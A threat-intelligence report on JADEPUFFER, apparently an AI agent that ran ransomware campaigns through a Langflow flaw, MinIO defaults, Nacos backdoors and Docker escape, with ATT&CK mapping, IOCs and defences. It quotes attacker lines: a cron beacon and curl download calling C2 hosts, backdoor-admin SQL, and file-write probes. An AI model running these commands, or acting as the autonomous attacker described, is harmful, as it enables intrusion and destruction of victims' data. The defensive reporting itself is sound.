

# DSCI THREAT INTELLIGENCE AND RESEARCH INITIATIVE

## THREAT REPORT



**SEPTEMBER 2026**

## Contents

|                                                            |    |
|------------------------------------------------------------|----|
| JADEPUFFER: The First AI-Agent-Run Ransomware Attack ..... | 3  |
| CVE-2026-59822 (CVSS 8.8) .....                            | 15 |
| Threat Forecast - October 2026 .....                       | 19 |

The background is a dark blue field filled with vertical columns of binary code (0s and 1s) in a lighter blue font. Overlaid on this are numerous thin, glowing lines in shades of blue and red that crisscross the frame, creating a sense of digital connectivity and data flow. The overall aesthetic is futuristic and tech-oriented.

# **JADEPUFFER: THE FIRST AI-AGENT-RUN RANSOMWARE ATTACK**

# JADEPUFFER: The First AI-Agent-Run Ransomware Attack

## Overview

In July 2026, a new ransomware campaign was discovered which was carried out from start to finish by an AI model, with no human directing it at each step. The operator is named JADEPUFFER which broke in through a known flaw in an AI development tool, stole credentials, moved to a production database, and destroyed it for extortion. Following this, a second campaign was launched a few weeks later that went further and targeted AI models themselves. In September, a third campaign was initiated by an actor tracked as Storm-3168 in which it performed bulk destruction of Azure cloud resources.

The AI agent chose targets, fixed its own errors and carried out an attack on its own. The techniques were old, but what changed is who is doing the work and how fast is the execution. Attacks that once needed a skilled team can now be run by an agent automatically that self-corrects itself within seconds. The organizations running internet-facing AI tooling (such as Langflow), unpatched or default-configured internal services, and databases reachable with administrator credentials should pay close attention to this attack type.

## The shift from human-operated to AI-operated attacks

Ransomware attacks have changed through multiple stages and in each one of them, the main change was who makes the decisions during the attack.

| Stage              | Who decides                                                  | What it looks like                                                                                                                                                                                                                          |
|--------------------|--------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Human-operated     | A skilled person or RaaS (Ransomware as a Service) affiliate | Manual intrusion over hours to weeks. Slowed by the operator's skill, time and mistakes                                                                                                                                                     |
| AI-assisted        | A human, helped by an AI tool                                | AI writes phishing lures or code snippets. A person still directs every step.                                                                                                                                                               |
| Agentic-integrated | Humans run intrusions; AI builds the tools                   | Example: In a recent campaign, an affiliate used a 14-agents framework to find vulnerabilities, perform zero-day hunting and write playbooks for human operators for manual lateral movements and ransomware deployment in victim's network |
| Fully agentic      | An AI agent, given a goal                                    | Example: JADEPUFFER, the agent that creates plans, performs actions, reads the results and adapts in a loop, until it reaches the goal                                                                                                      |

# Attack Chain

## Campaign 1 (Early July 2026): Database Extortion

JADEPUFFER worked across 2 systems: an internet-facing Langflow server used for initial access and a separate production database server that was the real target.

### Step 1 - Initial access: Langflow code-validation flaw

The agent exploited CVE-2025-3248 which affected version prior to 1.3.0. The endpoint `"/api/v1/validate/code"` was missing-authentication flow and was vulnerable to code injection that allows anyone on the internet to run python on a Langflow server. In this campaign, every payload was delivered as Base64-encoded python through Langflow code-validation endpoint (`/api/v1/validate/code`), which was vulnerable to remote code execution (RCE). Commands required to run different tasks such as reconnaissance, credential harvesting and database queries were run by that python code rather than sent as separate commands.

### Step 2 - Host reconnaissance and credential sweep

The agent identified the machine and started enumerating host as soon as it gained access, and started to gather information related to host (hostname, id, etc.) and hunted for the secrets parallelly such as LLM provider API keys (OpenAI, Anthropic, DeepSeek, etc.), cloud credentials (scanned for AWS, GCP, Azure, TENCENT\_, HUAWEI\_, etc.), crypto wallets, seed phrases, database credentials, configuration files, etc.

The agent dumped whole Langflow's Postgres database and gathered secret data stored in it like credentials, API keys, user records, etc. It kept the secrets in a temporary file, then reviewed it and later deleted it.

### Step 3 - Internal discovery and MinIO default-password hit

The agent scanned for reachable internal services from the compromised server and tried factory-default logins. An object store (MinIO) was using its default password (`minioadmin:minioadmin`), which exposed backups and infrastructure state as the agent enumerated `"minio.internal:9000"` and `"127.0.0.1:9000"` which listed all the buckets containing application data, backups, ML artifacts, terraform-state and internal config bucket. The agent read the saved credential files such as `.env` and `credentials.json` (saved as `/tmp/creds.json`) that contained an access-key/secret pair.

The agent gradually escalated the progress, as first it did:

- **Anonymous health check** - A request confirming MinIO server's presence.
- **Admin API info** – A request to gather administrative details about the server.
- **Authenticated ListBuckets** – An S3 command sent with default credentials (`minioadmin:minioadmin`) that list down storage containers. This is where the agent saw backups, ML artifacts and terraform-state buckets.

- **Targeted GetObject** – Another S3 command used to download specific file as *.env* and *credentials.json*.

The agent then self-corrected itself as earlier it asked for a response in json (*?format=json*) but the server sent the response in XML format. So, the agent adapted that parsing logic to understand the XML structure and then sent a payload again.

## Step 4 - Persistence

The agent left a scheduled task that makes outbound HTTP calls every half hour, (egress to 45.131.66[.]106 on port 4444) so it could regain access if disconnected.

```
*/30 * * * * python3 -c "import
urllib.request;urllib.request.urlopen('hxxp://45.131.66[.]106:4444/beacon',timeout=5)"
```

## Step 5 - Pivot to real target: MySQL and Nacos

The files on the Langflow host pointed to the intended target of the agent which was an internet-exposed production server running MySQL and Alibaba Nacos (Dynamic Naming and Configuration Service). The agent logged in to MySQL as root and then attacked Nacos in three ways at once and planted a hidden administrator.

### 3 vectors tried in parallel:

- **Exploiting auth-bypass (CVE-2021-29441)** – Nacos version prior to 1.4.1 uses an AuthFilter servlet filter for authentication but it had a backdoor which bypasses this authentication check. The AI agent exploited this vulnerability.
- **JWT forgery** – It performed JWT forgery using Nacos's publicly documented default signing key
- **Database access** – Direct database access as root results in inserting a backdoor administrator account.

### Backdoor account

It generated a bcrypt hash to inject its own admin account details:

- **Username** – xadmin
- **Role** – ROLE\_ADMIN

```
INSERT INTO users (username, password, enabled) VALUES ("xadmin", "<bcrypt hash>",
1);
```

```
INSERT INTO roles (username, role) VALUES ("xadmin", "ROLE_ADMIN");
```

### The 31 second fix timeline

| Timestamp | Agent Action                                                                                                                                     |
|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------|
| 19:34:24  | Creates an account with name – xadmin; generates bcrypt hash via subprocess call. If bcrypt is not at the given path, then stored hash is blank. |
| 19:34:36  | Login with xadmin fails; no token returned                                                                                                       |

|          |                                                                                                                                              |
|----------|----------------------------------------------------------------------------------------------------------------------------------------------|
| 19:34:48 | Test nacos:nacos default credentials and generates a fresh hash for simpler password (admin123) to check possible failure causes in parallel |
| 19:35:07 | Changes from using subprocess to import bcrypt, checks the version, deletes broken xadmin row and re-inserts with a valid hash               |
| 19:35:18 | Login successful                                                                                                                             |

## Step 6 - Container-escape survey through MySQL file functions

The agent tested whether MySQL could be used to read and write the host's file, checking for a way out of the container. The agent executed multiple tests:

- **Write test:** `SELECT "test123" INTO OUTFILE "/var/lib/mysql-files/_pwn_test.txt"`
- **Read test (LOAD\_FILE):** reads test file (`/var/lib/mysql-files/_pwn_test.txt`), `/proc/1/cgroup` and `/etc/hostname`
- **Privilege check:** writeable User Defined Functions (UDF) via `mysql.func` (a route to running OS commands from MySQL)
- **Cleanup:** Drops table "test\_pwn" and file "\_pwn\_cleanup.txt"

At the end, it wrote a completion marker before moving forward to ransomware.

## Step 7 - Encryption and extortion inside the database

Rather than deploying a locker, the agent used MySQL's own encryption function (`AES_ENCRYPT()`). It encrypted all 1342 Nacos configuration items, and deleted the original and history tables, and left a ransom note as a database table.

The key was generated randomly [`base64(uuid4().bytes + uuid4().bytes)`], printed once and never saved or sent, so data could not be recovered even with the payment.

### Ransom note:

*YOUR DATA HAS BEEN ENCRYPTED. All NACOS configurations, REDACTED customer data, and REDACTED PII have been encrypted with AES-256."; Bitcoin "3J98tIWpEZ73CNmQviecrnyiWrnqRhWNLy"; Contact "e78393397[@]proton[.]me" """)*

## Step 8 - Mass Destruction of production databases

The agent then moved from deleting rows to dropping whole databases, ranking them by value in their own code comments [`# High-ROI databases to drop (data already backed up to 64.20.53[.]230)`]. It targeted customer, user, invitation, and content databases, plus nacos-2.3.2. The first attempt failed because of a dependency between databases, but the next command fixed it.

## Campaign 2 (20 July 2026): ENCFORGE, a Locker Built for AI Infrastructure

After the first incident, the same JADEPUFFER operator returned to the same Langflow server with a compiled, purpose-built locker. Previously, it used python scripts and MySQL AES\_ENCRYPT function, this time it used ENCFORGE, a UPX-packed Go ransomware built for AI/ML infrastructure and AES-256-CTR with RSA-2048 KEM. The target now was not a single database but the AI stack itself: model weights, vector stores and training data.

### Step 1 - Same entry, new goal

Entry through CVE-2025-3248 was identical. The agent checked id, uname -m, hostname, swept for cloud keys, connection strings and tokens, probed internal services through /dev/tcp, and replayed found credentials against internal databases and caches.

### Step 2 - Docker socket found

The agent located `/var/run/docker.sock` (gaining access to it is similar to gaining access to root on host). First, it tried to save the locker with name “*lockd*” in a hidden folder using the following command, but it was not successful:

```
curl -m30 -o /tmp/.sk/lockd http://34.153.223[.]102:9191/lockd && chmod +x
```

### Step 3 - The agent builds an escape toolkit

Rather than giving up, the agent wrote and refined six scripts through the same code-execution (RCE) channel, each fixing the previous one’s failure in 5 minutes 24 seconds. It first sent one line per request to stay under signature checks, then switched to a single Base64 blob decoded inside `exec()` which hides it from shell-level `base64 -d` searches.

| Timestamp | File                        | Changes                                                                                                                      |
|-----------|-----------------------------|------------------------------------------------------------------------------------------------------------------------------|
| 12:07:01  | Version 1 of do.py file     | Built a wrapper around <code>curl --unix-socket /var/run/docker.sock</code> to interact with docker service                  |
| 12:07:25  | Version 2 of do.py file     | Added a way to copy the locker across container through <code>/proc/&lt;pid&gt;/root</code>                                  |
| 12:08:08  | ns.py                       | Built a helper ns.py that hardcodes a process ID                                                                             |
| 12:08:39  | x.py                        | Launches a throwaway container per command                                                                                   |
| 12:09:01  | h.py                        | Dropped curl dependency entirely by speaking directly over raw AF_UNIX socket                                                |
| 12:10:04  | Version 1 of deploy.py file | Looks for host process ID through Docker API field – <code>State.Pid</code> , copied lockd to host and ran a scan-only check |
| 12:12:28  | Version 1 of deploy.py file | Added live encryption ( <code>--lock--task-id gcp_h1</code> ) and verified it by counting “*.locked”                         |

## Step 4 - Host escapes through a privileged container

Using the docker API, the agent made POST API calls to create a container (*POST /containers/create*) with full access to the host (*Privileged: true, PidMode: host, NetworkMode: host, Binds: ["/:/host:rw"]*), copy the locker from original container's file (*"/proc/<hostid>/root/tmp/.sk/lockd"*) to host (*"/tmp/.sk/lockd"*), then ran it on host in the following order:

- **Scan only, no encryption** → "--try-run"
- **Live run** → "--lock --task-id gcp\_h1"
- **Verify** → counted "\*.locked" files

## Step 5 – ENCFORGE encrypts AI assets

The file was retrieved from *"http://34.153.223.102:9191/lockd"* (leading dot hides it from plain directory listing). It targets around 180 file types across AI stack, kills programs holding files open, and can safely resume if interrupted.

**Build:** It is built using Go 1.22.12 version and packed using UPX 5.20 and shows no antivirus detection at analysis. The internal project name is *"encfile"* and uses a keygen tool named *"keyforge"* and is deployed with name *"lockd"*.

**Crypto:** It uses AES-256-CTR with per-run key wrapped by an embedded RSA-2048 public key.

**AI targets:** *.safetensors, .gguf, .ggml, .ckpt, .pt/.pth, .onnx, .h5, .pkl, .faiss, .parquet, .tfrecord, .npy/.npz, .duckdb*; operators can add more with --include (example: LoRA adapters).

**Windows anti-recovery notes in the code:** *vssadmin.exe* (shadow-copy deletion), *bcdedit.exe* (recovery disable)

Ransom note: README, HOW\_TO\_DECRYPT, README\_DECRYPT

**!!! YOUR FILES HAVE BEEN ENCRYPTED !!!** All files in this directory and its subdirectories have been encrypted with military-grade encryption. HOW TO RECOVER YOUR FILES Email us with your UNIQUE ID. We will send payment instructions and the decryption key within 48 hours. - You CANNOT recover your files without our private decryption key. - If you do not contact us within 7 days, your decryption key will be PERMANENTLY DELETED and your files will be UNRECOVERABLE. - Do NOT attempt to rename, move, or modify the encrypted files. - Do NOT attempt to use third-party recovery tools. - Do NOT share this file. Each victim has a unique key. Contact: [e78393397@proton.me](mailto:e78393397@proton.me)

Its aim is destruction-first: no data theft, no leak site, no payment portal was found.

## **Campaign 3 (25 September 2026):**

The threat actor behind this is being tracked as Storm-3168 and links to JADEPUFFER through shared infrastructure. This campaign hit one customer's Azure tenant in early June 2026. The timing strongly indicates automated or scripted execution. However, there is no claim that an AI agent was involved. Also, there is no confirmed data theft incident, and no ransom note was found.

The credentials were not gathered from any server or database rather they used stolen service principles (these are identities used by application to log in to azure and manage cloud resources). With these details and permissions, they already had, the attacker listed down details about the organization like services they owned and deleted it in bulk and collected access keys.

### **Step 1 – An exposed secret**

One service principal's tenant ID, client ID and the client secret was earlier pasted in a plain text into a public GitHub issue by an employee. Although, the secret was later edited out, but it stayed readable in the GitHub issue's edit history and deleting a secret does not cancel it. Separately, since the start of 2026, Storm-3168 infrastructure has probed Azure App Services for other customers in which it has targeted sensitive paths such as WordPress admin, PHP-CGI and Langflow's `/api/v1/validate/code` (same flaw as Campaign 1).

### **Step 2 – First identity maps the environment for 15.5 hours**

One compromised service principal listed virtual machines, subscriptions, resource groups and resources, giving the attacker a full map. The volume was 300+ successfully read operations over about 15 hours 30 minutes. It used `python-requests/2.34.2`, from Storm-3168-linked infrastructure with a shared network fingerprint.

### **Step 3 – Second identity joins and goes after secrets**

About 90 minutes later, a second service principal from the same tenant swept two subscriptions in five seconds. Sixteen hours after that, it read Azure App Service configuration stores (a common hiding place for credentials) and looked for Azure OpenSearch resources without success. Same infrastructure, network fingerprint and `python-requests/2.34.2` user agent was used. A `ListKey` call was also made 70 seconds after this inventory call against a storage account that does not exist.

### **Step 4 – Seven-minute destruction burst**

Less than one second after that failed probe, the second identity began deleting. In 35 minutes, it attempted 150+ destructive or credential-related operations, and the destructive burst lasted about seven minutes. Most storage accounts were deleted, a Key Vault, Function App and App Service plan from the same resource group were also removed. It spared one storage account from a resource group and deleted rest of them, then pulled its key.

Azure resource locks and storage-account deletion protection stopped a few deletions. All Azure SQL database deletion failed because the agent used an unsupported API version. It also used different permissions such as:

- Group-granted Storage Account Contributor for storage operations
- Direct Contributor for the app resources and key retrieval
- Direct SQL DB Contributor for the SQL attempts

Five tokens were issued to one identity (four for deletion, one for key retrieval out of which two deletion tokens were active in the same 70 seconds).

## Step 5 – Attack on recovery protections

The identity also tried to delete the Azure Site Recovery locks and Azure Backup protection locks that protect backups and disaster recovery, and targeted storage accounts with Terraform and backup-themed names. Those attempts failed.

## Step 6 – Collecting Storage Keys

About 30 minutes after the last destructive step, the same identity listed all storage accounts and requested their access keys (storage account key gives direct access to that account's data). More than 30 successful ListKeys requests were made via ARM, including Site Recovery storage accounts. Although there was no observation related to data exfiltration or a ransom note left behind.

## MITRE ATT&CK

| Tactic               | Technique                                            | Procedure                                                                                                                                        | Campaign   |
|----------------------|------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------|------------|
| Initial Access       | T1190: Exploit Public-Facing Application             | CVE-2025-3248 on Langflow; CVE-2021-29441 for Nacos authentication bypass; Probing Azure App Services (WordPress, PHP-CGI, Langflow paths, etc.) | C1, C2, C3 |
| Execution            | T1059.006: Command and Scripting Interpreter: Python | Base64-encoded Python payloads run through the Langflow RCE endpoint                                                                             | C1, C2     |
|                      | T1059.004: Unix Shell                                | Shell commands such as id, uname -a, curl, nsenter                                                                                               | C1, C2     |
|                      | T1610: Deploy Container                              | Privileged container created via the Docker API (Privileged, PidMode, etc.)                                                                      | C2         |
| Persistence          | T1053.003: Scheduled Task/Job: Cron                  | */30 * * * * beacon to 45.131.66[.]106:4444                                                                                                      | C1         |
| Privilege Escalation | T1136: Create Account                                | Backdoor Nacos admin xadmin (ROLE_ADMIN)                                                                                                         | C2         |
| Defence Evasion      | T027: Obfuscated Files or Information                | Base64 encoded payloads                                                                                                                          | C1, C2     |

|                          |                                                             |                                                                                                                                                                         |        |
|--------------------------|-------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------|
|                          | <b>T1070.004:</b> Indicator Removal: File Deletion          | Staging files deleted after Postgres dump; test files removed; throwaway containers force-delete                                                                        | C1, C2 |
|                          | <b>T1564.001:</b> Hidden Files and Directories              | Hidden working folder /tmp/.sk/; hidden file /.lockd on the C2                                                                                                          | C2     |
|                          | <b>T1078.004:</b> Valid Accounts: Cloud Accounts            | Compromised service principals for discovery and destruction                                                                                                            | C3     |
| <b>Credential Access</b> | <b>T1078.001:</b> Valid Accounts: Default Accounts          | minioadmin:minioadmin; nacos:nacos defaults tested                                                                                                                      | C1     |
| <b>Discovery</b>         | <b>T1082:</b> System Information Discovery                  | uname -a, hostname; host and architecture checks                                                                                                                        | C1, C2 |
|                          | <b>T1016:</b> System Network Configuration Discovery        | Network Interface Enumeration                                                                                                                                           | C1     |
|                          | <b>T1046:</b> Network Service Discovery                     | Probing minio.internal:9000, databases and internal services; /dev/tcp probes                                                                                           | C1, C2 |
|                          | <b>T1619:</b> Cloud Storage Object Discovery                | MinIO ListBuckets                                                                                                                                                       | C1     |
|                          | <b>T1613:</b> Container and Resource Discovery              | /var/run/docker.sock, /proc/1/cgroup, /proc/1/mountinfo, mysql.func checks                                                                                              | C1, C2 |
|                          | <b>T1526:</b> Cloud Service Discovery                       | Enumeration of VMs, resource groups, storage, locks and Recovery Services                                                                                               | C3     |
| <b>Collection</b>        | <b>T1005:</b> Data from Local System                        | Dump of Langflow's backing Postgres database                                                                                                                            | C1     |
|                          | <b>T1071.001:</b> Application Layer Protocol: Web Protocols | HTTP beacon on C2                                                                                                                                                       | C1     |
|                          | <b>T1105:</b> Ingress Tool Transfer                         | curl -m30 -o /tmp/.sk/lockd http://34.153.223[.]102:9191/; later /proc copy across the container boundary                                                               | C2     |
| <b>Impact</b>            | <b>T1486:</b> Data Encrypted for Impact                     | MySQL AES_ENCRYPT() on 1,342 Nacos items (C1); ENCFORGE .locked files (C2)                                                                                              | C1, C2 |
|                          | <b>T1485:</b> Data Destruction                              | DROP TABLE config_info and his_config_info; DROP DATABASE; key discarded; Storage accounts, key vault, function app and app service plan deleted; SQL deletion attempts | C1, C3 |
|                          | <b>T1490:</b> Inhibit System Recovery                       | vssadmin.exe and bcdedit.exe present in ENCFORGE's code                                                                                                                 | C2, C3 |


|  |                               |                                                                                                                   |        |
|--|-------------------------------|-------------------------------------------------------------------------------------------------------------------|--------|
|  |                               | (observed capability; not used in this session); Attempts to delete Site Recovery and Backup protection locks     |        |
|  | <b>T1657: Financial Theft</b> | Ransom table<br>README_RANSOM, Bitcoin address, contact email;<br>ENCFORGE notes with 48-hour and 7-day deadlines | C1, C2 |

## Indicators Of Compromise (IOCs)

| Type       | Value                                                            | Context                                                                                                                                      |
|------------|------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------|
| SHA-256    | 8cb0c223b018cecef1d990ec81c67b826eb3c30d54f06193cf69969e9a8baea2 | lockd, packed using UPX                                                                                                                      |
| SHA-256    | ea7822eac6cecef7746c606b862b4d3034856caf754c4cf69533662637905328 | lockd, unpacked                                                                                                                              |
| SHA-256    | ab9824b61587c77a8d8649545cdbdc63ed2c384e45c9aba534e3f457f96efa7a | Staged CPython 3.14                                                                                                                          |
| IP         | 45.131.66[.]106                                                  | Attack source and cron beacon target (port 4444). Microsoft listed it for App Service probing and malicious Azure Resource Manager requests. |
| IP         | 64.20.53[.]230                                                   | Referred as backup destination in comments by agent, App Service probing                                                                     |
| IP         | 34.153.223[.]102:9191                                            | ENCFORGE C2 server, App Service probing                                                                                                      |
| URL        | hxxp://34.153.223[.]102:9191/pv/bin/{python, python3, πthon}     | Staged interpreter                                                                                                                           |
| CVE        | CVE-2025-3248                                                    | Langflow unauthenticated code execution (entry point)                                                                                        |
| CVE        | CVE-2021-29441                                                   | Bypass Nacos AuthFilter authentication                                                                                                       |
| Email      | e78393397[(@)]proton[.]me                                        | Contact used in both campaigns                                                                                                               |
| Bitcoin    | 3J98t1WpEZ73CNmQviecrnyiWrnqRhWNLy                               | Bitcoin address                                                                                                                              |
| Artifacts  | README_RANSOM, README, HOW_TO_DECRYPT, README_DECRYPT; .locked   | Ransom table and notes names; encrypted-file suffix                                                                                          |
| Account    | xadmin (Nacos)                                                   | Backdoor admin account created by the agent                                                                                                  |
| Tool names | lockd; encfile, keyforge; task IDs gcp_h1, gcp_test              | ENCFORGE locker; project and campaign identifiers                                                                                            |

## Recommendations

- Update Langflow to 1.3.0 or later and take code-execution endpoints off the public internet.
- Remove default credentials (MinIO, Nacos and similar); change the Nacos default token signing key.
- Keep provider API keys and cloud credentials out of AI server environments; use a secrets manager.
- Never expose database admin accounts to the internet; do not allow Nacos to connect to database as root.
- Block the Docker socket for application containers and allow access to specific API calls only. Monitor alerts on privileged container creation and nsenter. Do not run Langflow containers as root.
- Apply egress controls; alert on short interval cron beacons and .locked files in model directories.
- Treat any secret pasted in a public issue, repository or log as compromised as editing or deleting it will not cancel the effect. Revoke and rotate it, then review its past use.
